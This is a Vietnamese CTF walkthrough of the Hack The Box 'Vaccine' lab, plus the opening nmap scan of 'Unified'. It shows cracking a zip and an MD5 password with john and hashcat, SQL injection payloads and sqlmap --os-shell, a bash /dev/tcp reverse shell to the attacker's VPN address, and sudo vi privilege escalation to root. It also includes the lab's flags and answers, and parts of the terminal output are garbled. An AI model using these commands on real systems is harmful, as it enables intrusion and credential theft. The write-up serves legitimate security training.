/home/kali/.cache/tealdeer/tldr-pages/pages/common/zip2john.md
/home/kali/.cache/tealdeer/tldr-pages/pages/en/common/zip2john.md
** /usr/sbin/zip2john

```

Ở đây sử dụng zip2john để tìm mật khẩu ở dạng hash

```

└─(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ zip2john backup.zip
Created directory: /home/kali/.john
ver 2.0 efh 5455 efh 7875 backup.zip/index.php PKZIP Encr: TS_chk, cmplen=1201, decmplen=2594, c
c=3A41AE06 ts=5722 cs=5722 type=8
ver 2.0 efh 5455 efh 7875 backup.zip/style.css PKZIP Encr: TS_chk, cmplen=986, decmplen=3274, cr
=1B1CCD6A ts=989A cs=989A type=8
backup.zip:$pkzip$2*1*1*8*8*24*5722*543fb39ed1a919ce7b58641a238e00f4cb3a826cfb1b8f4b225aa15c4ffd
8fe72f60a82*2*0*3da*cca*1b1cccd6a*504*43*8*3da*989a*22290dc3505e51d341f31925a7ffefc181ef9f66d8d25
53c82afc7c1598fc3fff28a17ba9d8cec9a52d66a1ac103f257e14885793fe01e26238915796640e8936073177d3e6
28915f5abf20fb2f82354c3b7744be3e7a0a9a798bd40b63dc00c2ceaeef81beb5d3c2b94e588c58725a07fe4ef86c99
872b652b3dae89b2fff1f127142c95a5c3452b997e3312db40aae19b120b85b90f8a8828a13d114f3401142d4bb6b4e
69e308cc81c26912c3d673dc23a15920764f108ed151ebc3648932f1e8befd9554b9c904f6e6f19cbded8e1cac4e48a5
e2b250ddf4e42f7261444fb8d207578c61c45fb2f48d7984ef7dcf88ed3885aaa12b943be3682b7df461842e3566
00298efad66607052bd59c0e861a7672356729e81dc326ef431c4f3a3cdaf784c15fa7eea73adf02d9272e5c35a5d934
859133082a9f0e74d3123e381b72b45f3074c0b2a676f409ad5aad7efb32971e68aadb84d34ed681ad638947f35f43b
33217f71ccb0ec9f876ea75c299800bd36ec81017a4938c86fc7dbe2d412ccf032a3dc98f53e22e066defeb32f00a6f9
ce9119da438a327d0e6b990eec23ea820fa24d3ed2dc2a7a56e4b21f8599cc75d00a42f02c653f9168249747832500bf
5828eae19a68b84da170d2a55abeb8430d0d77e6469b89da8e0d49bb24dbf8f27258be9cf0f7fd531a0e980b6defe1
725e5538128fe52d296b3119b7e4149da3716abac1acd841acfcb79474911196d8596f79862dea26f555c72bbd1d06
1814cb0e5939ce6e452182d23167a287c5a18464581baab1d5f7d5d58d8087b7d0ca8647481e2d4cb6bc2e63aa9bc8c
d4dfc51fcd2a1ee12a6a44a6e64ac208365180c1fa02bf4f627d5ca5c817cc101ce689afe130e1e6682123635a6e524
2833335f3a44704de5300b8d196df050660bb4dbb7b5cb082ce78d794b4b38e8e738e26798d10502281bfed1a9bb6426bf
47ef62841079d41dbe4fd356f53afc211b04af58fe3978f0cf4b96a7a6fc7ded6e2fba800227b186ee598dbf0c14cbfa
57056ca836d69e28262a060a201d005b3f2ce736caed814591e4ccde4e2ab6bdb647b08e543b4b2a5b23bc17488464b
d0359602a45cc26e30cf166720c43d6b5a1fddcf380a9c7240ea888638e12a4533cfee2c7040a2f293a888d6dcc0d77
f0a2270f765e5ad8bfccbb7e68762359e335df2a9563f1d19327eb39e68690a8740fc9748483ba64f1d923edfc2754f
020bbfae77d0e8c94ffa2a02612c0787b60f0ee78d21a6305f97ad04bb562db282c223667af8ad907466b88e705207
d6968acb7258fb8846da057b1448a2a9699ac0e5592e369fd6e87d677a1fe91c0d0155fd237bfd2dc49*$::bakup.zip:style.css, index.php:backup.zip
NOTE: It is assumed that all files in each archive have the same password. [ANSWER]
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

```

Đáp án là zip2john

TASK 4

What script comes with the John The Ripper toolset and generates a hash from a password protected zip archive in a format to allow for cracking attempts?

*****n

zip2john

Hide Answer

Success!

Task flag owned!

Task 5: Tìm kiếm mật khẩu của admin

Lưu hash đó vào một tệp.

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox] dmin user on the website?
$ zip2john backup.zip > hash
ver 2.0 efh 5455 efh 7875 backup.zip/index.php PKZIP Encr: TS_chk, cmplen=1201, decmplen=2594, c
rc=3A41AE06 ts=5722 cs=5722 type=8
ver 2.0 efh 5455 efh 7875 backup.zip/style.css PKZIP Encr: TS_chk, cmplen=986, decmplen=3274, cr
c=1B1CCD6A ts=989A cs=989a type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```

Sử dụng lệnh john để thực hiện tìm kiếm mật khẩu bằng cách rà qua tệp rockyou.txt

```
option -o to pick a file at a time.

(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963 (backup.zip)
1g 0:00:00:00 DONE (2024-10-13 19:53) 33.33g/s 273066p/s 273066c/s 273066C/s 123456 .. whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Documents/NT140/Hackthebox]
```

Giờ giải nén tệp zip

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ unzip backup.zip
Archive: backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css
```

Xem nội dung trong tệp index.php thì tìm thấy mật khẩu được hash dạng md5 của admin

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ cat index.php
<!DOCTYPE html>
<?php
session_start();
if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
        $_SESSION['login'] = "true";
        header("Location: dashboard.php");
    }
}
</?>
<html lang="en" >
```

Giờ lưu vào một tệp và sử dụng hashcat với option a và m

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ echo "2cb42f8734ea607eefed3b70af13bbd3" > adminhash

(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ hashcat -a 0 -m 0 adminhash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

Và tìm thấy mật khẩu

```
ATTENTION! Pure (unoptimized) backend kernels selected.  
Pure kernels can crack longer passwords, but drastically reduce performance.  
If you want to switch to optimized kernels, append -O to your commandline.  
See the above message to find out about the exact limits.  
  
Watchdog: Temperature abort trigger set to 90c  
  
Host memory required for this attack: 0 MB  
  
Dictionary cache built:  
* Filename.. : /usr/share/wordlists/rockyou.txt  
* Passwords..: 14344392  
* Bytes.....: 139921507  
* Keyspace..: 14344385  
* Runtime ... : 3 secs  
  
2cb42f8734ea607eefed3b70af13bbd3:qwert789  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode....: 0 (MD5)  
Hash.Target...: 2cb42f8734ea607eefed3b70af13bbd3  
Time.Started...: Sun Oct 13 20:00:25 2024 (0 secs)  
Time.Estimated ..: Sun Oct 13 20:00:25 2024 (0 secs)  
Kernel.Feature ..: Pure Kernel  
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 525.8 kH/s (0.24ms) @ Accel:256 Loops:1 Thr:1 Vec:8  
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)  
Progress.....: 100352/14344385 (0.70%)  
Rejected.....: 0/100352 (0.00%)  
Restore.Point...: 99328/14344385 (0.69%)  
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
```

Đáp án là qwert789

TASK 5


What is the password for the admin user on the website?

*****9

qwert789


Hide Answer

Success!



Task 6: Hỏi option nào sử dụng trong sqlmap để thực hiện sql injection

Đã có mật khẩu truy cập vào trang của box



Đăng nhập bằng thông tin tìm được

Name	Type	Fuel	Engine
Elixir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc
Zeus	Sedan	Diesel	1000cc
Alpha	SUV	Petrol	1200cc
Canon	Minivan	Diesel	600cc
Pico	Sed	Petrol	750cc
Vroom	Minivan	Petrol	800cc
Lazer	Sports	Diesel	1400cc
Force	Sedan	Petrol	600cc

Thử kiểm tra có thể thực hiện sql injection trong trang không bằng cách nhập vào tìm kiếm

‘ OR ‘1’=‘1

Do trang xuất tất cả thông tin nên bị lõ hõng

Name	Type	Fuel	Engine
Elixir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc
Zeus	Sedan	Diesel	1000cc
Alpha	SUV	Petrol	1200cc
Canon	Minivan	Diesel	600cc
Pico	Sed	Petrol	750cc
Vroom	Minivan	Petrol	800cc
Lazer	Sports	Diesel	1400cc
Force	Sedan	Petrol	600cc

Nhập lệnh sqlmap -h sẽ biết option tạo command line qua sql injection

```
Operating system access: Petrol
These options can be used to access the back-end database management
system underlying operating system
Sedan Diesel
--os-shell      Prompt for an interactive operating system shell
--os-pwn       Prompt for an OOB shell, Meterpreter or VNC
SUV          Petrol
```

Đáp án --os-shell

TASK 6

What option can be passed to sqlmap to try to get command execution via the sql injection?

--***_****]

--os-shell

Success!

Task flag owned!

Task 7: Trong postgres chương trình gì người dùng có thể chạy dưới dạng root sử dụng sudo.

Thì trước khi sử dụng được postgres, phải tìm được thông tin đăng nhập của một người dùng

Chắc chắn thông tin sẽ nằm trong trang này.

Đầu tiên sử dụng burpsuit bắt gói tin request tìm kiếm

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
1	http://10.129.99.74	GET	/dashboard.php?search=A		✓	200	2191	HTML	php	Admin Dashboard					20/07/23 15:00	8080	

The screenshot shows a NetworkMiner capture. The request (Line 1) is a GET to /dashboard.php?search=4 with various headers. The response (Lines 3-20) is an Apache 2.4.1 (Ubuntu) 200 OK page. The page content (Lines 13-19) is a simple HTML dashboard with a title, a link to dashboard.css, and a script for fontawesome.js.

```
Request
Pretty Raw Hex
1 GET /dashboard.php?search=4 HTTP/1.1
2 Host: 10.129.99.74
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://10.129.99.74/dashboard.php?search=%27%27OR%271%27%3D%271+
9 Cookie: PHPSESSID=3dc2au875b91vnrffljfc6s
10 Upgrade-Insecure-Requests: 1
11
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charset="UTF-8">
17     <title>
18       Dashboard
19     </title>
20     <link rel="stylesheet" href=".//dashboard.css">
21     <script src="https://use.fontawesome.com/33a37396d4.js">
22     </script>
23   </head>
24   <body>
25     <h1>Dashboard</h1>
26     <p>Welcome to the dashboard!</p>
27     <ul>
28       <li>Item 1</li>
29       <li>Item 2</li>
30       <li>Item 3</li>
31     </ul>
32   </body>
33 </html>
```

Sau đó ghi đó vào một tệp

```
[kali㉿kali)-[~/Documents/NT140/Hackthebox] $ nano new.req
[kali㉿kali)-[~/Documents/NT140/Hackthebox] $ cat new.req
GET /dashboard.php?search=A HTTP/1.1
Host: 10.129.99.74
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.129.99.74/dashboard.php?search=%27+OR+%271%27%3D%271+
Cookie: PHPSESSID=3d2cou6875b9ivmrffulj9cf6s
Upgrade-Insecure-Requests: 1
```

Chạy thử xem request có hợp lệ không bằng công cụ sqlmap

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ cat new.req
GET /dashboard.php?search=A HTTP/1.1
Host: 10.129.99.74
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.129.99.74/dashboard.php?search=%27+OR+%271%27%3D%271+
Cookie: PHPSESSID=3d2cou6875b9ivmrffulj9cf6s
Upgrade-Insecure-Requests: 1

SUV Petrol
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ sqlmap -r new.req van
Diesel
Diesel
{1.8.7#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

Ở đây sẽ xuất ra một payload, nếu nhập payload vào thanh tìm kiếm và thực hiện thành công nghĩa là request hợp lệ

```
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 62 HTTP(s) requests:
Parameter: search (GET)
Type: stacked queries
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: search=A';SELECT PG_SLEEP(5)--
          SUV
Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: search=A' UNION ALL SELECT NULL,NULL,NULL,(CHR(113) || CHR(122) || CHR(112) || CHR(107) || CHR(113)) || (CHR(109) || CHR(76) || CHR(79) || CHR(67) || CHR(74) || CHR(105) || CHR(72) || CHR(114) || CHR(118) || CHR(105) || CHR(98) || CHR(72) || CHR(88) || CHR(68) || CHR(112) || CHR(100) || CHR(69) || CHR(115) || CHR(108) || CHR(97) || CHR(103) || CHR(78) || CHR(80) || CHR(79) || CHR(101) || CHR(90) || CHR(72) || CHR(89) || CHR(100) || CHR(88) || CHR(99) || CHR(69) || CHR(67) || CHR(114) || CHR(76) || CHR(82) || CHR(98) || CHR(108) || CHR(88) || CHR(120) || CHR(113) || CHR(113) || CHR(98) || CHR(113)),NULL-- RANu

[20:10:33] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[20:10:38] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.129.99.74'
[*] ending @ 20:10:38 /2024-10-13/
```

Giờ mở shell sử dụng option –os-shell

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ sqlmap -r new.req --os-shell

[!] [1] {1.8.7#stable} Fuel https://sqlmap.org

[*] starting @ 20:13:32 /2024-10-13/

[20:13:32] [INFO] parsing HTTP request from 'new.req'
[20:13:33] [INFO] resuming back-end DBMS 'postgresql'
[20:13:33] [INFO] testing connection to the target URL
sqlMap resumed the following injection point(s) from stored session:

Parameter: search (GET)
  Type: stacked queries
  Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: search=A';SELECT PG_SLEEP(5)--

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: search=A' UNION ALL SELECT NULL,NULL,NULL,(CHR(113)||CHR(122)||CHR(112)||CHR(107)||CHR(113))||(CHR(109)||CHR(76)||CHR(79)||CHR(67)||CHR(74)||CHR(105)||CHR(72)||CHR(114)||CHR(118)
```

Tạo một cổng lắng nghe sử dụng netcat

```
[kali㉿kali] -[~/Documents/NT140/Hackthebox]
$ sudo nc -lvpn 443
listening on [any] 443 ...
```

Nhập chuỗi sau: bash -c "bash -i >& /dev/tcp/<ip của vpn>/443 0>&1" vào os-shell

```
os-shell> bash -c "bash -i >& /dev/tcp/10.10.14.184/443 0>&1"
do you want to retrieve the command standard output? [Y/n/a] y
```

Reverse shell thực hiện thành công

```
[~$ sudo nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.184] from (UNKNOWN) [10.129.99.74] 44976
bash: cannot set terminal process group (2824): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$
```

Đã có shell rõ ràng hơn bằng câu lệnh:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
postgres@vaccine:/var/lib/postgresql/11/main$ which python3
which python3
/usr/bin/python3
postgres@vaccine:/var/lib/postgresql/11/main$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<ain$ python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Tìm trong postgres thấy một tệp user.txt, trích xuất thông tin sẽ là flag của user

```
postgres@vaccine:/var/lib/postgresql
cd postgresql
postgres@vaccine:/var/lib/postgresql$ ls
ls -w 1 web application technology: Apache 2.4.41
11 back-end DBMS: PostgreSQL
user.txt
postgres@vaccine:/var/lib/postgresql$ cat user.txt
cat user.txt
postgres@vaccine:/var/lib/postgresql$ whoami
ec9b13ca4d6229cd5cc1e09980965bf7
postgres@vaccine:/var/lib/postgresql$
```

Tìm kiếm sau hơn thì thấy có một tệp dashboard.php

```
ec9b13ca4d6229cd5cc1e09980965bf7
postgres@vaccine:/var/lib/postgresql$ cd /var/www
cd /var/www
postgres@vaccine:/var/www$ ls
ls -w 1 binary mode to transfer files.
html
postgres@vaccine:/var/www$ cd html (|||10897|)
cd html comes the directory listing.
postgres@vaccine:/var/www/html$ ls
ls -w 1 directory send OK.
bg.png
dashboard.css.zip remote: backup.zip
dashboard.js Extended Passive Mode (|||10065|)
dashboard.php INI mode data connection for backup.zip (2533 by
index.php *****| 25
license.txt complete.
style.css received in 00:02 (1.07 KiB/s)
```

Từ tệp đó tìm thấy mật khẩu của người dùng postgres

```
postgres@vaccine:/var/www/html$ cat dashboard.php | grep "pass"
cat dashboard.php | grep "pass"
    $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@ss5w
0rd!");
postgres@vaccine:/var/www/html$
```

Đăng nhập sử dụng ssh

```
ssh <user>@<ip của box>
```

Và nhập mật khẩu

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ ssh postgres@10.129.99.74
postgres@10.129.99.74's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Sun 13 Oct 2024 01:41:02 PM UTC

          System load:  0.04      Processes:           180
 Usage of /:   32.6% of 8.73GB  Users logged in:        0
 Memory usage: 19%            IP address for ens160: 10.129.99.74
 Swap usage:   0%             TARGET MACHINE ADDRESS

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.          10.129.99.74

postgres@vaccine:~$
```

Để nâng quyền sử dụng lệnh sudo thì phải thực hiện lệnh chỉ dẫn ở cuối

```
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
  env_keep+="LANG LANGUAGE LINGUA_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH
  XUSERFILESEARCHPATH",
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User postgres may run the following commands on vaccine:
  (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$
```

Sau khi thực hiện lệnh đó, ghi :set shell=/bin/sh

Điều này để chạy command line của admin

```

# PostgreSQL Client Authentication Configuration File
#
#
# Refer to the "Client Authentication" section in the PostgreSQL
# documentation for a complete description of this file. A short
# synopsis follows.
#
# This file controls: which hosts are allowed to connect, how clients
# are authenticated, which PostgreSQL user names they can use, which
# databases they can access. Records take one of these forms:
#
# local      DATABASE  USER  METHOD [OPTIONS]
# host       DATABASE  USER  ADDRESS METHOD [OPTIONS]
# hostssl    DATABASE  USER  ADDRESS METHOD [OPTIONS]
# hostnoss  DATABASE  USER  ADDRESS METHOD [OPTIONS]
#
# (The uppercase items must be replaced by actual values.)
#
# The first field is the connection type: "local" is a Unix-domain
# socket, "host" is either a plain or SSL-encrypted TCP/IP socket,
# "hostssl" is an SSL-encrypted TCP/IP socket, and "hostnoss" is a
# plain TCP/IP socket.  Clear-text Credentials
#
# DATABASE can be "all", "sameuser", "samerole", "replication", a
# database name, or a comma-separated list thereof. The "all"
# keyword does not match "replication". Access to replication
# must be enabled in a separate record (see example below).
#
# USER can be "all", a user name, a group name prefixed with "+", or a
# comma-separated list thereof. In both the DATABASE and USER fields
# you can also write a file name prefixed with "@" to include names
# from a separate file.  10.129.99.74
#
#:set shell=/bin/sh

```

Sau đó ghi :shell

```

local  replication  all  10.129.99.74
host   replication  all
host   replication  all
:shell

```

Đăng nhập dưới quyền root thành công:

```

postgres@vaccine:~$ sudo -l
[sudo] password for postgres: 12345678
Matching Defaults entries for postgres on vaccine:
  env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH
  XUSERFILESEARCHPATH",
  secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, mail_badpass

User postgres may run the following commands on vaccine:
  (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf

```

Đáp án: vi

TASK 7

What program can the postgres user run as root using sudo?

**

vi

Hide Answer

Success!

Task flag owned!

Task tiếp theo: Yêu cầu nhập flag của user

Sau khi được quyền root thực hiện rà soát và tìm flag

```
# whoami          SUBMIT FLAG
root
# ls              Submit user flag
11 user.txt
# cd /root
# ls
pg_hba.conf  root.txt  snap  *****
# cat root.txt
dd6e058e814260bc70e9bbdef2715849
#
```

Submit user flag

ec9b13ca4d6229cd5cc1e09980965bf7

Hide Answer

Flag icon

Task cuối: Tìm flag của root

SUBMIT FLAG

Submit root flag

dd6e058e814260bc70e9bbdef2715849

Hide Answer

Flag icon

Unified (12 task and user+root):

Đầu tiên quét các cổng để xem cổng đang mở:

```

└─(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ nmap -Pn -sC -sV -p- -vvvvvv --reason --min-rate=1000 -T4 -oA all_tcp 10.129.172.234
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 20:53 +07
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:54
Completed NSE at 20:54, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:54
Completed NSE at 20:54, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:54
Completed NSE at 20:54, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 20:54
Completed Parallel DNS resolution of 1 host. at 20:54, 13.01s elapsed
DNS resolution of 1 IPs took 13.01s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 0, TR: 3, CN: 0]
Initiating Connect Scan at 20:54
Scanning 10.129.172.234 [65535 ports]
Discovered open port 8080/tcp on 10.129.172.234
Discovered open port 22/tcp on 10.129.172.234
Increasing send delay for 10.129.172.234 from 0 to 5 due to max_successful_tryno increase to 5
Increasing send delay for 10.129.172.234 from 5 to 10 due to 391 out of 976 dropped probes since last increase.
Warning: 10.129.172.234 giving up on port because retransmission cap hit (6).
Connect Scan Timing: About 36.85% done; ETC: 20:55 (0:00:53 remaining)
Discovered open port 8843/tcp on 10.129.172.234
Discovered open port 8443/tcp on 10.129.172.234
Discovered open port 8880/tcp on 10.129.172.234
Discovered open port 6789/tcp on 10.129.172.234
Completed Connect Scan at 20:55, 89.11s elapsed (65535 total ports)
Initiating Service scan at 20:55
DNS resolution of 1 IPs took 13.01s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 0, TR: 3, CN: 0]
Initiating Connect Scan at 20:54
Scanning 10.129.172.234 [65535 ports]
Discovered open port 8080/tcp on 10.129.172.234
Discovered open port 22/tcp on 10.129.172.234
Increasing send delay for 10.129.172.234 from 0 to 5 due to max_successful_tryno increase to 5
Increasing send delay for 10.129.172.234 from 5 to 10 due to 391 out of 976 dropped probes since last increase.
Warning: 10.129.172.234 giving up on port because retransmission cap hit (6).
Connect Scan Timing: About 36.85% done; ETC: 20:55 (0:00:53 remaining)
Discovered open port 8843/tcp on 10.129.172.234
Discovered open port 8443/tcp on 10.129.172.234
Discovered open port 8880/tcp on 10.129.172.234
Discovered open port 6789/tcp on 10.129.172.234
Completed Connect Scan at 20:55, 89.11s elapsed (65535 total ports)
Initiating Service scan at 20:55
Scanning 6 services on 10.129.172.234
Service scan Timing: About 50.00% done; ETC: 20:56 (0:00:31 remaining)
Completed Service scan at 20:58, 170.33s elapsed (6 services on 1 host)
NSE: Script scanning 10.129.172.234.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:58
Completed NSE at 20:58, 16.72s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:58
Completed NSE at 20:58, 2.27s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:58
Completed NSE at 20:58, 0.01s elapsed
Nmap scan report for 10.129.172.234
Host is up, received user-set (0.32s latency).
Scanned at 2024-10-13 20:54:13 +07 for 279s
Not shown: 64687 closed tcp ports (conn-refused), 842 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON  VERSION

```

Task 1: Hỏi 4 cổng đầu tiên đang mở

Đáp án: 22, 6789, 8080, 8443

TASK 1

Which are the first four open ports?

, **, *****, ***3

